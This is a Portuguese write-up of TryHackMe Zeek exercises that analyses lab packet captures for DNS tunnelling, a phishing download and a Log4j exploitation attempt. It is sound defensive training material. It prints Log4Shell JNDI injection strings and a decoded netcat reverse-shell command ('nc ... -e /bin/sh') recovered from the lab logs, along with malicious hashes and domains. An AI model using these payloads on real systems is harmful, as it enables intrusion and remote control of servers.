TryHackMe: Zeek Exercises

Anomalous DNS

10:15 10:43 23:09 23:49

Alerta! Atividade DNS Anormal. Investigue o .pcap e confirme se esse alerta é verdadeiro.

Investigue o arquivo dns-tunelling.pcap. Investigue o dns.log. Qual o número de registros DNS linkados ao endereço IPv6?

Comando 1: `zeek -C -r dns-tunneling.pcap`

```
ubuntu@ip-10-10-198-247:~/Desktop/Exercise-Files/anomalous-dns$ head dns.log
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   dns
#open   2024-05-14-00-43-36
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       proto   trans_id
        rtt     query   qclass  qclass_name     qtype  qtype_name       rcode   rcode_name      AA      T
C       RD      RA      Z       answers  TTLs    rejected
```

Figura 1 - Arquivo dns.log




Figura 2 - Dica do TryHackMe

Comando 2: `cat dns.logs | grep AAAA | wc -l`

```
ubuntu@ip-10-10-198-247:~/Desktop/Exercise-Files/anomalous-dns$ cat dns.log | grep AAAA | wc -l
320
```

Figura 3 - Retorno do Comando 2

R: 320

Investigue o arquivo conn.log. Qual é a conexão de mais longa duração?

```
ubuntu@ip-10-10-198-247:~/Desktop/Exercise-Files/anomalous-dns$ head conn.log
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   conn
#open   2024-05-14-00-43-36
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       proto   service d
uration orig_bytes      resp_bytes      conn_state      local_orig      local_resp      missed_bytes    h
istory  orig_pkts       orig_ip_bytes   resp_pkts       resp_ip_bytes   tunnel_parents
```

Figura 4 - Arquivo conn.log

Comando 3: `cat conn.log | zeek-cut duration | sort | uniq`




Figura 5 - Retorno do Comando 3

R: 9.420791

Investigue o arquivo dns.log. Filtre todas as queries DNS únicas. Qual o número de queries com domínio único?




Figura 6 - Queries do arquivo dns.log

Já de cara temos um problema, existem 6905 DNS únicos, mesmo que tenham o mesmo domínio. Devemos filtrar para obtermos somente o domínio. Para uma manipulação extensiva da resposta, precisamos do seguinte comando:

Comando 4: `cat dns.log | zeek-cut query | rev | cut -d '.' -f 1-2 | rev | sort | uniq`




Figura 7 - Queries com manipulação de retorno do linux

R: 6

Existe uma quantidade massiva de queries DNS enviadas para o mesmo domínio. Isso é anormal. Vamos descobrir quais hosts estão envolvidos nesta atividade. Investigue o arquivo conn.log. Qual o endereço de IP origem?

Comando 5: `cat conn.log | zeek-cut id.orig_h | sort | uniq`




Figura 8 - Retorno do Comando 5

R: 10.20.57.3

Phishing

Alerta! Tentativa de Phishing detectada. Investigue o .pcap e confirme se esse alerta é verdadeiro.

Investigue os logs, Qual o endereço de origem suspeito? Insira sua resposta em formato defanged.

Comando 6: `cat conn.log | zeek-cut id.orig_h | sort | uniq`




Figura 9 - Retorno do Comando 6

https://cyberchef.io/#recipe=Defang_IP_Addresses()&input=MTAuNi4yNy4xMDI




Figura 10 - IP Defanged

R: 10[.]6[.]27[.]102

Investigue o arquivo http.log. De qual endereço de domínio foram feitos os downloads de arquivos maliciosos? Insira sua resposta em formato defanged.

Comando 7: `cat http.log | zeek-cut host uri`

```
ubuntu@ip-10-10-6-189:~/Desktop/Exercise-Files/phishing$ cat http.log | ze
ek-cut host uri
www.msftncsi.com        /ncsi.txt
smart-fax.com   /Documents/Invoice&MSO-Request.doc
smart-fax.com   /knr.exe
```

Figura 11 - Retorno do Comando 7

Usando o CyberChef novamente:

Figura 12 - URL Defanged

R: smart-fax[.]com

Investigue o documento malicioso no VirusTotal. Qual tipo de arquivo é associado a este arquivo malicioso?

Comando 8: `zeek -C -r phishing.pcap hash-demo.zeek`

Olhando os files.log, achando o MD5 do documento malicioso

```
ubuntu@ip-10-10-6-189:~/Desktop/Exercise-Files/phishing$ cat files.log | z
eek-cut mime_type md5
text/plain      cd5a4d3fdd5bffc16bf959ef75cf37bc
application/msword      b5243ec1df7d1d5304189e7db2744128
application/x-dosexec   cc28e40b46237ab6d5282199ef78c464
```

Figura 13 - Arquivo files.log com saída manipulada

O documento tem md5 b5243ec1df7d1d5304189e7db2744128. Investigando no VirusTotal

https://www.virustotal.com/gui/file/f808229aa516ba134889f81cd699b8d246d46d796b55e13bee87435889a054fb/relations




Figura 14 - Recorte 1 da investigação no VirusTotal

R: VBA

Investigue o arquivo .exe malicioso no VirusTotal. Qual o nome do arquivo dado pelo VirusTotal?

Olhando a figura anterior, o MD5 do arquivo é cc28e40b46237ab6d5282199ef78c464

https://www.virustotal.com/gui/file/749e161661290e8a2d190b1a66469744127bc25bf46e5d0c6f2e835f4b92db18





Figura 15 - Recorte 2 da investigação no VirusTotal

R: PleaseWaitWindow.exe

Investigue o arquivo .exe no VirusTotal. Qual é o nome do domínio contatado? Escreva a resposta em formato defanged.

Olhando no mesmo link do VirusTotal:



Contacted Domains (11)

Domain	Detections	Created	Registrar
125.21.88.13.in-addr.arpa	1 / 92	-	-
212.161.61.168.in-addr.arpa	1 / 92	-	-
217.106.137.52.in-addr.arpa	0 / 92	-	-
83.188.255.52.in-addr.arpa	1 / 92	-	-
dunlop.hopto.org	10 / 92	2000-02-17	Vitalwerks Internet Solutions, LLC DBA No-IP
fp2e7a.wpc.2be4.phicdn.net	0 / 92	2014-11-14	GoDaddy.com, LLC
fp2e7a.wpc.phicdn.net	0 / 92	2014-11-14	GoDaddy.com, LLC
query.prod.cms.rt.microsoft.com	0 / 92	1991-05-02	MarkMonitor Inc.
time.windows.com	0 / 92	1995-09-11	MarkMonitor Inc.
tse1.mm.bing.net	0 / 92	1997-09-03	MarkMonitor Inc.

Figura 16 - Recorte 3 da investigação no VirusTotal

R: hopto[.]org

Investigue o arquivo http.log. Qual o nome da request do arquivo malicioso?

```
ubuntu@ip-10-10-45-147:~/Desktop/Exercise-Files/phishing$ cat http.log | zeek-cut method uri
GET     /ncsi.txt
GET     /Documents/Invoice&MSO-Request.doc
GET     /knr.exe
ubuntu@ip-10-10-45-147:~/Desktop/Exercise-Files/phishing$
```

Figura 17 - Arquivo http.log com saída manipulada

R: knr.exe

Log4j

Alerta! Tentativa de exploit Log4j detectada. Investigue o .pcap e confirme se esse alerta é verdadeiro.

Investigue o arquivo log4shell.pcapng com o script detection-log4j.zeek. Investigue o arquivo signature.log. Qual o número de acertos de signature?

Comando 9: `zeek -C -r log4shell.pcapng detection-log4j.zeek`

```
ubuntu@ip-10-10-45-147:~/Desktop/Exercise-Files/log4j$ cat signatures.log | zeek-cut event_msg
192.168.56.102: log4j_javaclassname_tcp
192.168.56.102: log4j_javaclassname_tcp
192.168.56.102: log4j_javaclassname_tcp
ubuntu@ip-10-10-45-147:~/Desktop/Exercise-Files/log4j$
```

Figura 18 - Arquivo signatures.log com saída manipulada

R: 3

Investigue o arquivo http.log. Qual ferramenta é usada para escaneamento?

```
ubuntu@ip-10-10-45-147:~/Desktop/Exercise-Files/log4j$ cat http.log | zeek-cut user_agent | sort | uniq
${jndi:ldap://127.0.0.1:1389}
${jndi:ldap://192.168.56.102:389/test}
${jndi:ldap://192.168.56.102:389}
${jndi:ldap://192.168.56.102}
Java/1.8.0_181
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
SecurityNik Testing
ubuntu@ip-10-10-45-147:~/Desktop/Exercise-Files/log4j$
```

Figura 19 - Arquivo http.log com saída manipulada 2

R: Nmap

Investigue o arquivo http.log. Qual é a extensão do arquivo?

```
ubuntu@ip-10-10-45-147:~/Desktop/Exercise-Files/log4j$ cat http.log | zeek-cut uri | sort | uniq
/
/Exploit6HHc3BcVzI.class
/ExploitQ8v7ygBW4i.class
/ExploitSMMZvT8GXL.class
/testing1
/testing123
testing1
ubuntu@ip-10-10-45-147:~/Desktop/Exercise-Files/log4j$
```

Figura 20 - Arquivo http.log com saída manipulada 3

R: .class

Investigue o arquivo log4j.log. Decodifique os comandos em base64. Qual o nome do arquivo criado?




Figura 21 - Arquivo log4j.log com saída manipulada

Temos 3 comandos feitos:

“bmMgMTkyLjE2OC41Ni4xMDIgODAgLWUgL2Jpbi9zaCAtdnZ2Cg==”

“d2hpY2ggbmMgPiAvdG1wL3B3bmVkCg==”

“dG91Y2ggL3RtcC9wd25lZAo=”

https://www.base64decode.org/

Eles decodificados, em ordem, são:

```
nc 192.168.56.102 80 -e /bin/sh -vvv
which nc > /tmp/pwned
touch /tmp/pwned
```

R: pwned